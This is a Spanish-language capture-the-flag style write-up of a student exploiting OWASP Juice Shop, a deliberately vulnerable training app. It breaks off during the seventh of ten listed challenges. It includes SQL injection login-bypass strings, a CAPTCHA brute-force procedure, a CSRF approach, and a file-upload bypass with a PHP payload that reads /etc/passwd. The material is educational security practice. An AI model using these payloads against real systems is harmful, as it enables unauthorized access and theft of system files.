
Explotando 10 vulnerabilidades en Juice Shop

1 de Diciembre del 2023



Jose Almirón Lopez




Índice


Introduccion.....	2
1. View Basket **	3
2. Weird Crypto **	4
3. CAPTCHA Bypass ***	6
4. CSRF ***	8
5. Login Bender ***	9
6. Upload Type ***	11
7. Allowlist Bypass ****	13
8. User Credentials ****	15
9. Two Factor Authentication *****	19
10. Unsigned JWT *****	22


Introduccion

Nos embarcaremos en el proyecto [OWASP Juice Shop](#), una de las aplicaciones web inseguras más modernas que se han desarrollado. Este proyecto cuenta con más de 100 retos de hacking web distribuidos en diversas categorías, brindando una experiencia integral para mejorar nuestras habilidades en hacking web.

En esta práctica, nos enfocaremos en explotar 10 vulnerabilidades de la tienda en línea Juice Shop con el fin de perfeccionar nuestras habilidades en el ámbito del hacking.







```
Dashboard  Target  Proxy  Intruder  Repeater
Decoder  Comparer  Logger  Organizer  Extensions
Intercept  HTTP history  WebSockets history  Proxy settings

Response from http://localhost:3000/rest/basket/3 [127.0.0.1]
Forward Drop Intercept i... Action

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/"51e-xqTrPmK3QcW+NADsFAFux0GU1GQ"
9 Vary: Accept-Encoding
10 Date: Tue, 05 Dec 2023 11:03:01 GMT
11 Connection: close
12 Content-Length: 1310
13
14 {
  "status": "success",
  "data": {
    "id": 1,
    "coupon": null,
    "UserId": 1,
    "createdAt": "2023-12-04T09:48:59.474Z",
    "updatedAt": "2023-12-04T09:48:59.474Z",
    "Products": [
      {
        "id": 1,
```

2. Weird Crypto **

En este desafío, se nos solicita informar a la tienda sobre posibles problemas relacionados con el mal uso de algún algoritmo o librería. Para abordar estos problemas, simplemente sería necesario realizar una búsqueda en internet de [algoritmos criptográficos](#) que hayan quedado obsoletos y comunicar a la tienda al respecto.

TLS 1.0

- TLS_RSA_EXPORT_WITH_RC2_40_MD5
- TLS_RSA_EXPORT_WITH_RC4_40_MD5
- TLS_RSA_WITH_DES_CBC_SHA
- TLS_RSA_WITH_NULL_MD5
- TLS_RSA_WITH_NULL_SHA
- TLS_RSA_WITH_RC4_128_MD5

TLS 1.2

- ECDHE_ECDSA_NULL_SHA256
 - ECDHE_ECDSA_RC4_128_SHA256
 - ECDHE_RSA_NULL_SHA256
 - ECDHE_RSA_RC4_128_SHA256
 - TLS_RSA_WITH_NULL_NULL
 - TLS_RSA_WITH_NULL_SHA256
 - TLS_RSA_WITH_RC4_128_SHA256
-

Una vez identificados algoritmos obsoletos que podrían representar vulnerabilidades, mediante la funcionalidad de feedback, debemos comunicar a la tienda sobre su utilización.

Customer Feedback

Author

***in@juice-sh.op

Comment *

Se desaconseja el uso de algoritmos como MD5, RSA o SHA, dado que han quedado obsoletos y presentan riesgos

Max. 160 characters

121/160

Rating

CAPTCHA: What is 4-1-2 ?


Result *

1

Submit


3.CAPTCHA Bypass ***

En este desafío, se nos pide enviar 10 reseñas de clientes en un lapso de 10 segundos. Para lograr esto, identificaremos la solicitud de "feedback" utilizando la herramienta Burp Suite desde el historial HTTP.




#	Host	Method	URL ^	Params	Edited	Status code
408	http://localhost:3000	GET	/			304
441	http://localhost:3000	GET	/103.js			304
413	https://cdnjs.cloudflare.com	GET	/ajax/libs/cookieconsent2/3.1.0/cookiec...			200
414	https://cdnjs.cloudflare.com	GET	/ajax/libs/jquery/2.2.4/jquery.min.js			200
422	http://localhost:3000	GET	/api/Challenges/?name=Score%20Board	✓		304
435	http://localhost:3000	GET	/api/Challenges/?name=Score%20Board	✓		304
437	http://localhost:3000	POST	/api/Feedbacks/	✓		201
418	http://localhost:3000	GET	/assets/i18n/en.json			304
411	http://localhost:3000	GET	/main.js			304

Una vez identificada la solicitud, la enviaremos al Repeater para verificar la posibilidad de enviar varias solicitudes sin necesidad de cambiar el captcha.



Podemos verificar la presencia de un campo llamado "**capthaid**" en el JSON y notar que no falla al enviar otras solicitudes sin modificar ningún valor. Por lo tanto, podemos emplear esta consulta en el Intruder para llevar a cabo un ataque de fuerza bruta, enviando las 10 solicitudes requeridas.


Una vez dentro del Intruder, dado que hemos confirmado que no es necesario modificar ninguno de los valores, podemos establecer el tipo de "**payload**" en "**Null payloads**" y proceder a iniciar el ataque. Una vez completado, habremos resuelto exitosamente el reto.



4.CSRF ***

En el contexto de este desafío, se nos solicita modificar el nombre de un usuario utilizando una técnica conocida como **Cross-Site Request Forgery (CSRF)**. Las pistas proporcionadas en los retos nos indican el origen específico que debemos utilizar para crear un documento HTML capaz de cambiar este parámetro.


En el README de GitHub sobre la [inyección de CSRF](#), podemos encontrar ejemplos de solicitudes que ilustran este tipo de vulnerabilidad. Es importante tener en cuenta que este desafío puede estar algo desactualizado, ya que Google Chrome bloqueará la solicitud por medidas de seguridad al detectar que proviene de un origen diferente. En cambio, desde Firefox, parece funcionar, aunque se requiere una versión más antigua; para este propósito, he utilizado la versión **96.0**. Para obtener más información sobre este tema, se puede consultar la página oficial de Juice Shop o revisar este [post en GitHub](#).



Este script consta de un HTML que modificará el nombre según el valor que especifiquemos en el campo '**value**', junto con un script de JavaScript que se ejecutará automáticamente sin necesidad de interacción por nuestra parte. Una vez ejecutado, recibiremos una notificación informándonos de que Firefox no puede abrir la página y ofreciéndonos la opción de abrir el sitio en una nueva ventana. Al hacer clic, se abrirá una nueva ventana con el perfil de usuario actualizado, permitiéndonos observar el cambio de nombre realizado.

5.Login Bender ***

En este desafío, se nos solicita acceder a la cuenta de usuario de Bender mediante una **inyección SQL**. Para completar el proceso de inicio de sesión, se requiere disponer de un correo electrónico. A través de los ejercicios prácticos previos, hemos obtenido con éxito el acceso a la cuenta de administrador y al panel de administración. En este último, podemos visualizar todos los correos electrónicos registrados en el sistema.



Ahora que hemos obtenido la dirección de correo electrónico de Bender, exploraremos la técnica de inyección SQL utilizando la siguiente cadena: "**correo'--**". También es posible emplear la inyección conocida como siempre verdadero mediante la cadena "**correo' OR 1 = 1 --**". El propósito de estas inyecciones es manipular la consulta SQL ejecutada en el sistema con el objetivo de lograr un acceso no autorizado.

- "**correo**": Representa la dirección de correo electrónico obtenida.
- **OR 1 = 1**: Esta condición siempre es verdadera, lo que significa que la autenticación siempre se cumple. La consulta resulta en un acceso no autorizado al sistema, ya que la lógica de autenticación se ve manipulada para aceptar cualquier combinación de usuario y contraseña.
- **El apóstrofe (')**, **seguido por dos guiones (--)**: Se utiliza para comentar el resto de la consulta SQL original, anulando así la necesidad de proporcionar una contraseña válida.

6.Upload Type ***

En este desafío, se nos solicita subir un archivo que no tenga la extensión .zip o .pdf. Iniciaremos una prueba desde la sección "**complaint**" y verificaremos que no nos permitirá cargar archivos con extensiones diferentes a .zip o .pdf. Para eludir esta restricción, modificaremos el nombre del archivo, en mi caso, lo he llamado "**exploit.php.pdf**". Este archivo debería permitirse cargarlo. Una vez subido, identificaremos la solicitud POST correspondiente en el historial HTTP y la enviaremos al Repeater para continuar con la manipulación de la solicitud.

Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer	Settings
Decoder	Comparer	Logger	Organizer	Extensions	Learn		
Intercept	HTTP history	WebSockets history	Proxy settings				
Filter settings: Hiding CSS, image and general binary content							
#	Host	Method	URL ^	Params	Edited	Status code	
444	http://localhost:3000	POST	/api/Complaints/	✓		201	
443	http://localhost:3000	POST	/file-upload	✓		204	
446	http://localhost:3000	GET	/rest/continue-code			200	
445	http://localhost:3000	GET	/rest/user/whoami			304	

Localizaremos un campo llamado "**filename**". En mi caso, eliminaré la extensión .pdf de dicho campo y enviaré la solicitud. De esta manera, el archivo "**exploit.php**" se cargará correctamente en el servidor.

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The 'Request' section shows a raw HTTP request. The 'Response' section shows a raw HTTP response.

Request:


```
8BtPS3tqcMTefxH7IKbuejta7T3gua9hWRIRMFz4tBDtPbtD3IpasNnim0UDqS2k
19 Connection: close
20
21 -----WebKitFormBoundarywJ64vjBKkmMad5Jp
22 Content-Disposition: form-data; name="file"; filename="exploit.php"
23 Content-Type: application/php
24
25 <?php echo file_get_contents('/etc/passwd'); ?>
26
27 -----WebKitFormBoundarywJ64vjBKkmMad5Jp--
28
```

Response:

```
1 HTTP/1.1 204 No Content
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Date: Tue, 05 Dec 2023 13:39:14 GMT
8 Connection: close
9
10
```


7.Allowlist Bypass ****

En este desafío, se nos solicita llevar a cabo una redirección a una página a la cual no tenemos permisos de acceso. En un desafío anterior, identificamos que existe una redirección a una billetera de Bitcoin. Para abordar esto, podemos buscar la cadena "**redirect**" en el archivo **main.js** utilizando las herramientas de desarrollo (**DevTools**) del navegador.




```
return yield e.router.navigate(["/order-summary"])
    }
  }
  noop() {}
  showBitcoinQrCode() {
    this.dialog.open(1e, {
      data: {
        data: "bitcoin:1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
        url: "../redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
        address: "1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
        title: "TITLE_BITCOIN_ADDRESS"
      }
    })
  }
  showDashQrCode() {
    this.dialog.open(1e, {
      data: {
        data: "dash:Xr556RzuwXGhg5EGpkybbv5RanJoZN17kW",
        url: "../redirect?to=https://xmrchain.info/address/Xr556RzuwXGhg5EGpkybbv5RanJoZN17kW"
```

Vamos a intentar cambiar el valor de la variable '**to**' en el '**redirect**' para redirigirlo a la URL deseada. En este caso, utilizaré mi perfil de GitHub. Sin embargo, como podemos notar, esto genera un error.

